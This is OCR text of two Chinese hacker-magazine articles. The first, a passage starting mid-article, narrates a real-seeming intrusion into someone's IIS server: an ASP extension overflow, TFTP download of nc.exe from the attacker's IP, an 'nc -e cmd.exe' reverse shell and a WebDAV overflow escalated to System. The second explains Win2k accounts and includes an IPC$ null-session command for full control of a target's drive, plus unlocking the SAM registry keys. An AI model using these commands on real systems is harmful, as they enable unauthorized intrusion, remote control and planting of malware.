


图3

开放端口只有80，看来判断很正确。不过现在似乎对他没有任何办法了。为什么？因为80被我溢出了啊！目标这个时候开放了7788端口等待连接。如果7788端口不关闭，IIS就不会重启，IIS不重启80端口则是不能访问的。从开放的端口这方面来看，没有远程管理的端口，这一点能说明管理员是在本地登陆的。现在，只有等管理员发现IIS不能访问了来重启IIS，等一会再看吧！

二、入侵

几个小时后，勤劳的管理员真的重启了IIS，80端口又能访问了（因为对方是个默认的IIS，所以可能有些漏洞，但限于防火墙的限制，似乎没什么好的办法）。无意中想到ASP的扩展溢出漏洞，这个漏洞是通过80实现的，并且还能得到一个Guest的Shell。管他呢，先试试吧！如图4（详见X档案2003年第4期71页）。




图4

运气不错，他真的有这个漏洞。得到了一个Guest权限的Shell了。现在，我们要想办法提权限了。上传一个NC.EXE（什么？你说Guest的用户不能上传？呵呵！我又没说用IPC$来传。目前很多人喜欢用IPC$来上传文件，但我不喜欢这种方法，这种方法的局限性太大，还是喜欢用TFTP），在本机运行TFTP32.EXE，建立一个TFTP服务器。在目标服务器上按这个格式输入命令（图5）：

TFTP -i 你的ip get nc.exe

LOOK 注意 不要在C盘做这些动作




图5

文件上传成功了！这时候再在你的机器上开一个端口，我们来进行一次反弹连接。虽说是个guest权限的shell，但在后面的用处大着呢！反弹连接的命令是（图6）：

nc –e cmd.exe 你的ip 你监听的端口




图6

我这里用的端口是99。OK！拿到了一个guest权限的shell，最重要的是这个shell不再基于ASP的扩展溢出漏洞了。接下来，我们再来进行Webdav溢出，嘿嘿！有的朋友明白了。同样在偏移量0的时候停住了，溢出成功！目标服务器上的7788端口已经打开（这就不用看了啊！这是很肯定的事情），这时候在切换到用nc反弹连接过来的shell中，使用命令：

nc –vv 127.0.0.1 7788

为什么呢？当然是在本地连接7788这个溢出端口了（图7）。




图7

注意看图7右边的那个窗口，看到了吗？本地连接成功了。我们再来看看权限吧（图8）。




图8

一样的哦，System的权限。再往后怎么做，大家都会了吧！不会的去看《X档案》增刊上的《轻轻穿过你的防火墙》一文，照着他做就可以了（在端口重定向之前，要停掉IIS服务，在停掉IIS服务时，必须先退出7788端口的连接，因为7788是基于IIS的溢出，不断开与7788的连接是不能停掉IIS服务的）。

三、总结

这次溢出成功的关键在于先得到了一个Guest的Shell，基于他才能进行本地连接。为什么不用Aspcode打开的Shell来本地连接呢？因为Aspcode打开的Shell在Webdav溢出后很容易停止响应，毕竟他也是基于IIS的溢出！所以我用nc的反弹连接弥补了这一点。还有一点就是，很多人说Guest的用户是没有写权限的，其实这种说法不对！Guest用户在C盘的某些目录确实是不能写的，但在其他盘是可以写的。所以一般切换到别的盘去下载，大部分都能成功的。

本来这篇文章准备写出来针对繁体版本的，但繁体中，能用ASP扩展漏洞溢出的不能用Webdav溢出，能用Webdav溢出的，又不能用ASP扩展漏洞。呵呵！没办法，只有先写出来让某些“牛人”来帮我们解决了。

本文中用软件（SuperScancn和NC.EXE）可光盘中找到。

了解Win2k的用户

Python

Win2k是个多用户操作系统，管理员（administrator）可根据需要对各个用户进行不同的权限划分，以达到安全防御的作用。

因此，了解Win2k的用户及用户管理机制，无论对安全防护还是入侵，都有一定的帮助。在这里，我给大家讲解一些关于Win2k用户的相关知识。

1 常见名词

首先，先给大家解释几个常见名词，扫清障碍：

■组——我们常常听到，来看看微软是如何定义组的：组（group）——用户、计算机、联系人和其它组的集合。多说无益，这句话已经说得很明白了。

■权限——还是看一下微软下的定义：与对象关联的规则，用来规定能访问对象的用户及访问的方式。简单解释一下，这里可以把一个文件或一个文件夹看作一个“对象”，而某用户对该对象的操作过程，就体现了权限这样一个过程。首先，该用户对该对象是否可访问，如果可访问，那么是“只读”方式的访问还是既“可读”又“可写”，甚至是可“删除”等。这些都是可以通过权限进行设置的。至于如何设置权限，后面我会提到。

LOOK 注意：只有NTFS格式的分区才能进行权限的设置，而且Win9x的系统不支持NTFS分区，也就是说，NTFS分区在Win9x中不可见。

■帐户——如果非要说帐户和用户这是两个概念的话，也不是不对。但这样说有点咬文嚼字。某公司一员工A，被分配到了一个用户名为aaa的帐户。那么这时候，用户应该是指员工A这个人，而帐户则是指aaa。在很多其他的地方上，这两个名词没有本质上的区别。

不过，这都是在单机上来说的，如果机器放到域中的话，在很多情况下就不会像上面说的那样简单了。不过一般情况下我们碰不到，就不多说了。

扫清了几个障碍，下面我们可以开始了！

2 Win2k的默认用户（组）以及默认权限

要查看Win2k的用户，依次打开“我的电脑→控制面板→管理工具→计算机管理”。在这里，打开“本地用户和组”，在里面打开“用户”来查看本机上的用户。

■默认用户

默认情况下，系统在使用默认配置安装完成后，会有以下几个用户存在：

administrator：系统默认创建的管理员帐号，属于administrators组，拥有最高权限

guest：系统默认创建的guest帐号，属于guests组，从理论上来说，权限最低

IUSR_MACHINENAME：如果为Win2k pro的系统，默认是没有这个用户的。因为该用户由IIS创建，而Win2k pro默认安装时是没有安装IIS的，该帐号是提供给浏览你的Web页面的客户所使用的。属于guests组。

IWAN_MACHINENAME：也是由IIS创建的用户，所以，Win2k pro默认安装后也没有的。它的作用是用来启动IIS的一些外部应用程序和进程。属于guests组。

TsInternetUser：又是一个Win2k pro默认安装不会有的用户，而且对于Win2k pro来说，它永远也不会有这个用户。该用户是在Win2k svr以上的版本中，安装了终端服务（Terminal Service）后由终端服务自动创建的用户。属于guests组。

■默认权限

在最开始已经说过，只有在NTFS格式的磁盘上才有权限这个说法。为了查看默认权限，专门将我另一台电脑的一个磁盘分区转换为NTFS分区（哭，555 ～～），从FAT32转换到NTFS格式的命令为：CONVERT volume /FS:NTFS。例如：将C盘转换为NTFS分区，命令就为：CONVERT C: /FS:NTFS

Win2k的默认权限设置很简单，但也很危险。打开"我的电脑"，找到刚刚转换为NTFS格式的分区，点"右键"，选择"属性"，然后选择"安全"选项卡。在这里，就可看到默认的NTFS的权限（图1）。




图 1

不难看出，默认权限是everyone，并允许fullcontrol（完全控制）。这里的everyone是一个组，而这个组包含的用户范围是Win2k系统中的所有用户，甚至匿名用户也包含在内。

知识点 很多朋友问过这样的一个问题：ipc$空连接对入侵到底有什么作用？这个问题的答案就在这里，如果对方有一NTFS磁盘，而且其权限并没有进行过设置，即使用默认的权限（默认权限是everyone，并允许为fullcontrol）。那么，此时我们只要建立一个空连接：net use \\ip\ipc$ "" /user:""，然后再使用UNC路径：\\ip\d$。这样就可访问对方的D盘了（假设对方D盘为NTFS格式的磁盘，而且其权限是默认值）。而且，对该盘的操作是"完全控制"（呵呵，放个病毒样本上去……）。为什么会这样？因为建立空连接时，实际上是一个匿名连接。也就是说，在整个过程中，我们相当于使用一个匿名帐户与对方建立连接，并查看对方的D盘。

好了，以上就是对两个默认值的简单介绍。刚刚开始，不要走开，广告之后，马上回来！

3 Win2k用户的管理

关于Win2k的用户管理机制，xiaobai已经在安全焦点（http://www.xfocus.net）上有相关的帖子了，大家可看一下。所以，在此就不多费笔墨了。我来给大家说点别的有意思的东东！

先说说用户在注册表中存放的位置。

这个位置存放着用户：HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users

这个位置则存放组：HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Builtin\Aliases

每次计算机启动时，系统会自动从这两个位置读取用户组的一些信息（用户名、组名等）。不过，默认情况下大家会发现，在注册表编辑器中，这两个位置访问不了（图2）。




图 2

这是因为权限上的设置造成的，我们只要修改一下权限就可以了。在修改注册表键值权限这里很让我搞不懂，为什么很多人喜欢把简单的事情复杂化，要用什么软件，其实我们只要使用regedt32.exe修改就好了。

选择"开始→运行"，输入regedt32，回车。然后找到HKEY_LOCAL_MACHINE键，打开SAM项，会发现下面的一个SAM呈灰色（图3）。




图 3

这时，选中灰色的SAM项，依次打开"安全→权限"，在这里，我们选中administrator用户，会发现administrator居然对该项没有任何权限（图4）。

那我们就来修改这里，修改administrator的权限为完全控制，然后回到注册表编辑器中。此时会发现，我们已经可访问了（图5）。也可访问上面提到的位置。




图 4

